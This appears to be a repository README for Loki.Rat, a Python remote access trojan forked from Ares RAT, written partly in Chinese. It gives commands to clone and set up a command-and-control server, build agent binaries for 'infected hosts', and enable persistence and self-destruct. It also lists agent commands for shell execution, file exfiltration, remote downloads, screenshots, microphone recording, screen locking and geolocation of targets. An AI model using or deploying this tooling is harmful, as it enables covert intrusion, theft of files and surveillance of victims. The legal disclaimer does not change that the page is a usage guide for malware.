 thegeekht/loki.rat
Loki.Rat is a fork of the Ares RAT, it integrates new modules, like recording , lockscreen , and locate options. Loki.Rat is a Python Remote Access Tool.



||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||              (\
||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||               \\
||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||                ))
||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||               //
||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||        .-.   //  .-.
||||||||||||||||||||||||||||||||||||||||||||00000000000|||||||||||||||||||||||||||||||||||||||||       / 0 \-((=-/   \
|||||||██▓        ▒█████      ██ ▄█▀    ██▓            ██▀███      ▄▄▄         ▄▄▄█████▓ |||||||       \      \\     /
|||||||▓██▒       ▒██▒  ██▒    ██▄█▒    ▓██▒           ▓██ ▒ ██▒   ▒████▄       ▓  ██▒ ▓▒|||||||        '( ____))_ )'
|||||||▒██░       ▒██░  ██▒   ▓███▄░    ▒██▒           ▓██ ░▄█ ▒   ▒██  ▀█▄     ▒ ▓██░ ▒░|||||||        .-'   //  '-.
|||||||▒██░       ▒██   ██░   ▓██ █▄    ░██░           ▒██▀▀█▄     ░██▄▄▄▄██    ░ ▓██▓ ░ |||||||       /     ((      \
|||||||░██████▒   ░ ████▓▒░   ▒██▒ █▄   ░██░    ██▓    ░██▓ ▒██▒    ▓█   ▓██▒     ▒██▒ ░ |||||||      |       *       |
|||||||░ ▒░▓  ░   ░ ▒░▒░▒░    ▒ ▒▒ ▓▒   ░▓      ▒▓▒    ░ ▒▓ ░▒▓░    ▒▒   ▓▒█░     ▒ ░░   |||||||       \             /
|||||||░ ░ ▒  ░     ░ ▒ ▒░    ░ ░▒ ▒░    ▒ ░    ░▒       ░▒ ░ ▒░     ▒   ▒▒ ░       ░    |||||||        \   |_w_|   /
|||||||░ ░      ░ ░ ░ ▒     ░ ░░ ░     ▒ ░    ░        ░░   ░      ░   ▒        ░        |||||||        _)  \ ` /  (_
|||||||░  ░       ░ ░     ░  ░       ░       ░        ░              ░  ░                |||||||      (((_ _/   \_ _)))
|||||||░                                                                                 |||||||
Loki.Rat 是 Ares RAT 的一个分支,集成了新的模块,例如录音、锁屏和定位选项。 Loki.Rat 是一个 Python 远程访问工具。
警告:请仅根据您所在国家/地区的现行法律使用本软件。滥用本软件可能引发法律和道德问题,对此我不支持也不承担任何责任。

Loki.Rat 由两个主要程序组成:
一个命令与控制(C&C)服务器,这是一个用于管理代理的 Web 界面
一个代理程序,它在受感染主机上运行,并确保与 C&C 服务器的通信
Web 界面可以在任何运行 Python 的服务器上运行。代理(Payload)可以使用 pyinstaller 编译为原生可执行文件。
安装 Loki.Rat

打开终端窗口并输入以下命令:
    git clone https://github.com/TheGeekHT/Loki.Rat.git
    cd Loki.Rat
安装所需的 Python 模块:
pip install -r requirements.txt
初始化数据库:
    cd server
   ./loki.py initdb
为了在 Linux 上编译 Windows 代理,请设置 wine(可选):
./wine_setup.sh
使用内置(调试)服务器运行:
./loki.py runserver -h 127.0.0.1 -p 8080 --threaded
或者使用 gunicorn 运行:
gunicorn loki:app -b 127.0.0.1:8080 --threads 20
现在服务器应可通过 http://127.0.0.1:8080 访问
运行 Python payload(根据需求更新 config.py):
    cd payload
    ./payload.py
构建新的 payload 为独立二进制文件:
    ./builder.py -p Linux --server http://localhost:8080 -o payload
    ./payload
要查看支持的选项列表,运行 ./builder.py -h
    ./payload/builder.py -h
    usage: builder.py [-h] -p PLATFORM --server SERVER -o OUTPUT
                   [--hello-interval HELLO_INTERVAL] [--idle_time IDLE_TIME]
                   [--max_failed_connections MAX_FAILED_CONNECTIONS]
                   [--persistent]

    Builds an Loki.Rat payload

    optional arguments:
    -h, --help            show this help message and exit
    -p PLATFORM, --platform PLATFORM
                        Target platform (Windows, Linux).
    --server SERVER       Address of the CnC server (e.g http://127.0.0.1:8080).
    -o OUTPUT, --output OUTPUT
                        Output file name.
    --hello-interval HELLO_INTERVAL
                       Delay (in seconds) between each request to the CnC.
    --idle_time IDLE_TIME
                        Inactivity time (in seconds) after which to go idle.
                        In idle mode, the agent pulls commands less often
                        (every <hello_interval> seconds).
    --max_failed_connections MAX_FAILED_CONNECTIONS
                        The agent will self destruct if no contact with the
                        CnC can be made <max_failed_connections> times in a
                        row.
    --persistent          Automatically install the agent on first run.
 支持的 payload 命令
     <any shell command>
     Executes the command in a shell and return its output.

     upload <local_file>
     Uploads <local_file> to server.

     download <url> <destination>
     Downloads a file through HTTP(S).

     zip <archive_name> <folder>
     Creates a zip archive of the folder.

     screenshot
     Takes a screenshot.

     python <command|file>
     Runs a Python command or local file.

     persist
     Installs the agent.

     clean
     Uninstalls the agent.

     exit
     Kills the agent.

     record
          -h, --help            show this help message and exit
          -t RECORD_SECONDS, --time RECORD_SECONDS
                                Set a timing in seconds for record. (e.g 10)
          -c CHANNELS, --channel CHANNELS
                                Channel for the microphone (e.g 2).
          -ch CHUNK, --chunk CHUNK
                                Chunk for the microphone (e.g 1024).
          -r RATE, --rate RATE  Rate (e.g 44100).

     lockscreen
     lock screen only on windows and Linux with Gnome environnement


     Geolocalisation
     locate the target machine , and print the Latitude and Longitude

     help
     This help.